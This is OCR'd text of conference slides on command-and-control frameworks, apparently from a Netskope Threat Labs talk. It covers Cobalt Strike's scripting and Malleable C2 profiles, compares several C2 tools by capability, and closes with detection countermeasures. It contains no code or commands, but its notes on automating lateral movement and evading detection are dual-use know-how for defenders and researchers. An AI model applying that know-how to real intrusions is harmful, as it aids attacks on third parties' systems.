
Cobalt Strike

The Hacker News

Subscribe – Get Late

New Cyberattack Targets Chinese-Speaking Businesses with Cobalt Strike Payloads

Aug 30, 2024 Ravie Lakshmanan



https://thehackernews.com/2024/08/new-cyberattack-targets-chinese.html


Cobalt Strike

- A well-known adversary simulation framework used by both red teams and threat actors
- Highly customizable with Malleable C2 profiles
- Aggressor Script

Aggressor Script


- Event driven scripting
- Customize Cobalt Strike commands
- Use cases
  - Automating recon and lateral movement
  - Automating beacon mgmt
  - Custom logging and reporting


Callbacks


Cobalt Strike
Cobalt Strike View Payloads Attacks Site Management Reporting Help
external
internal
user
computer
process
pid
last
sleep
.251.120
172.31.255.15
Administrato...
INVIC15
202...
1888
40s
38 seconds (33% jitter)
Event Log X
02/14 04:13:34 *** Team server license expires 2
02/14 04:13:46 *** ener has joined.
02/14 04:13:52 *** ener has left.
02/14 04:19:51 *** initial beacon from Administrator *@172.31.255.15 (INVIC15)
02/14 05:12:54 *** player1 has joined.

Malleable C2 Profiles on GitHub

- At least 100+ on GitHub





Summary - Cobalt Strike

- One of the most adopted adversary simulation tools of all time
- Malleable C2 profiles with long-haul callback settings make detection quite a challenge

RSAC 2025 Conference

Comparison

Comparison

	Cross Platform	C2 channels	Profile Malleability	Pivoting	Multi-User
Brute Ratel 2.1	★☆☆☆☆	★★★★☆	★★★★★	★★★★☆	★★★★★
Cobalt Strike 4.9	★★☆☆☆	★★★★☆	★★★★★	★★★★☆	★★★★★
DropboxC2C	★★☆☆☆	★☆☆☆☆	★☆☆☆☆	★☆☆☆☆	★☆☆☆☆
Merlin 1.5	★★★☆☆	★★★☆☆	★★★☆☆	★★☆☆☆	★☆☆☆☆
Metasploit 6.4	★★★★★	★★★☆☆	★★☆☆☆	★★★☆☆	★★★★★
Mythic 2.3	★★★☆☆	★★☆☆☆	★★★☆☆	★★☆☆☆	★★★★★
Sliver 1.5	★★★☆☆	★★★★☆	★★★☆☆	★★★★★	★★★★★
Saucepot C2	★★☆☆☆	★☆☆☆☆	★☆☆☆☆	★☆☆☆☆	★☆☆☆☆

RSAC 2025 Conference

Countermeasures & Takeaways

Countermeasures

- Other than deploying static signatures
- Common indicators of C2 activities:
  - Unusual DNS queries
  - Small but frequent data transfer
    - Traffic during off-hours
  - Communication with:
    - Known malicious domains or IPs
    - Newly observed domains (NODs)
    - Newly registered domains (NRDs)
  - Repeated patterns in API calls
- Additional fingerprinting techniques: JA3, JA4 lookup

Apply What You Have Learned Today

- Short-Term (Immediate Actions):
  - Use IPS to detect known, static C2 patterns
  - Block known IoCs, such as malicious IPs/domains from threat intel.
  - Restrict DNS access to a limited allowed list
- Long-Term:
  - Inspect encrypted traffic for better visibility
  - ML-based anomaly detection: NODs, NRDs, API-call patterns, etc
  - Conduct adversary emulation to improve detection and response capabilities

RSAC 2025 Conference

Many Voices.
One Community.

Thank You!

netskope
THREAT LABS

netskope.com/threat-labs

Hubert Lin
hlin@netskope.com

References

- Aggressor Script - https://www.cobaltstrike.com/aggressor-script
- Brute Ratel C4 - https://bruteratel.com/
- Brute Ratel Public Seminar - https://www.youtube.com/watch?v=KKS6ZqeMLCI
- Cobalt Strike - https://www.cobaltstrike.com/
- DropboxC2C - https://github.com/0x09AL/DropboxC2C
- JA4+ - https://blog.foxio.io/ja4%2B-network-fingerprinting
- LOLC2 - https://lolc2.github.io/
- Malleable C2 profiles - https://github.com/rsmudge/Malleable-C2-Profiles
- Merlin - https://github.com/Ne0nd0g/merlin
- Metasploit - https://github.com/rapid7/metasploit-framework
- Metasploit Documentation - https://docs.metasploit.com/
- Mythic - https://github.com/its-a-feature/Mythic
- Saucepot C2 - https://github.com/netskopeoss/saucepot
- Sliver - https://github.com/BishopFox/sliver
- Suricata Rules - https://docs.suricata.io/en/latest/rules/index.html
- The C2 Matrix - https://howto.thec2matrix.com/